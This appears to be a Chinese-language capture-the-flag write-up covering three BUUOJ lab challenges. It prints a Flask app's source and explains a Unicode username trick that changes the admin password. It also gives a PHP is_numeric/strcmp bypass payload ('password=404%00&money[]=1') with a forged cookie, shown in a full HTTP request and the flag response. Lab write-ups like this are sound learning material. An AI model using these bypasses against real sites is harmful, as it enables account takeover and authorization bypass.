from flask import Flask, render_template, url_for, flash, request, redirect, session, make_response
from flask_login import logout_user, LoginManager, current_user, login_user
from app import app, db
from config import Config
from app.models import User
from forms import RegisterForm, LoginForm, NewpasswordForm
from twisted.words.protocols.jabber.xmpp_stringprep import nodeprep
from io import BytesIO
from code import get_verify_code

@app.route('/code')
def get_code():
    image, code = get_verify_code()
    # 图片以二进制形式写入
    buf = BytesIO()
```



```
    buf = BytesIO()
    image.save(buf, 'jpeg')
    buf_str = buf.getvalue()
    # 把buf_str作为response返回前端，并设置首部字段
    response = make_response(buf_str)
    response.headers['Content-Type'] = 'image/gif'
    # 将验证码字符串储存在session中
    session['image'] = code
    return response

@app.route('/')
@app.route('/index')
def index():
    return render_template('index.html', title = 'hctf')

@app.route('/register', methods = ['GET', 'POST'])
def register():

    if current_user.is_authenticated:
        return redirect(url_for('index'))

    form = RegisterForm()
    if request.method == 'POST':
        name = strlower(form.username.data)
        if session.get('image').lower() != form.verify_code.data.lower():
            flash('Wrong verify code.')
            return render_template('register.html', title = 'register', form=form)
        if User.query.filter_by(username = name).first():
            flash('The username has been registered')
            return redirect(url_for('register'))
        user = User(username=name)
        user.set_password(form.password.data)
        db.session.add(user)
        db.session.commit()
        flash('register successful')
        return redirect(url_for('login'))
    return render_template('register.html', title = 'register', form = form)

@app.route('/login', methods = ['GET', 'POST'])
def login():
    if current_user.is_authenticated:
        return redirect(url_for('index'))

    form = LoginForm()
    if request.method == 'POST':
        name = strlower(form.username.data)
        session['name'] = name
        user = User.query.filter_by(username=name).first()
        if user is None or not user.check_password(form.password.data):
            flash('Invalid username or password')
            return redirect(url_for('login'))
        login_user(user, remember=form.remember_me.data)
        return redirect(url_for('index'))
    return render_template('login.html', title = 'login', form = form)

@app.route('/logout')
def logout():
    logout_user()
    return redirect('/index')
```

```
@app.route('/change', methods = ['GET', 'POST'])
def change():
    if not current_user.is_authenticated:
        return redirect(url_for('login'))
    form = NewpasswordForm()
    if request.method == 'POST':
        name = strlower(session['name'])
        user = User.query.filter_by(username=name).first()
        user.set_password(form.newpassword.data)
        db.session.commit()
        flash('change successful')
        return redirect(url_for('index'))
    return render_template('change.html', title = 'change', form = form)

@app.route('/edit', methods = ['GET', 'POST'])
def edit():
    if request.method == 'POST':

        flash('post successful')
        return redirect(url_for('index'))
    return render_template('edit.html', title = 'edit')

@app.errorhandler(404)
def page_not_found(error):
    title = unicode(error)
    message = error.description
    return render_template('errors.html', title=title, message=message)

def strlower(username):
    username = nodeprep.prepare(username)
    return username
```

这里涉及到一个Unicode编码问题

```
ᴬᴰᴹᴵᴺ //register
ADMIN //login
admin //change
```

通过三次转换可以修改admin的密码，从而进行登录

[极客大挑战 2019]BuyFlag1

在pay.php里面有注释提示

```
<!--
 ~~~post money and password~~~
if (isset($_POST['password'])) {
 $password = $_POST['password'];
 if (is_numeric($password)) {
  echo "password can't be number</br>";
 }elseif ($password == 404) {
  echo "Password Right!</br>";
 }
}
-->
```

is_numeric()和strcmp()函数绕过

is_numeric函数对于空字符%00，无论是%00放在前后都可以判断为非数值，而%20空格字符只能放在数值后


查看函数发现该函数对对于第一个空格字符会跳过空格字符判断，接着后面的判断

strmp函数在php5.3版本之前如果传入的数据是非字符串类型，函数将报错并返回0，即判断相等，我们可以传入数组或者object来绕过

```
password=404%00&money[]=1
```

同时cookie那里也要修改为1

得到flag



Target: http://027716c9-b78b-418d-bad9-c374c777b764.node3.buuoj.cn

```
Cache-Control: no-cache
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/88.0.4324.104 Safari/537.36
Origin: http://027716c9-b78b-418d-bad9-c374c777b764.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://027716c9-b78b-418d-bad9-c374c777b764.node3.buuoj.cn/pay.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: user=1
sec-gpc: 1
Connection: close

password=404%00&money[]=1
```

```
          <h3>
            attention
          </h3>
          <p>
            If you want to buy the FLAG:</br>
            You must be a student from CUIT!!!</br>
            You must be answer the correct password!!!


          </p>
          <hr />
          <p>
            you are Cuiter</br>
            Password Right!</br>
            flag{7ab83918-afc7-4e83-8a69-ae40e466fe8f}
            </br>

          </p>
```

[SUCTF 2019]CheckIn1

题目给了源码，进去看一下，有个wp，里面提示说.user.ini

https://www.leavesongs.com/PENETRATION/php-user-ini-backdoor.html

p牛的博客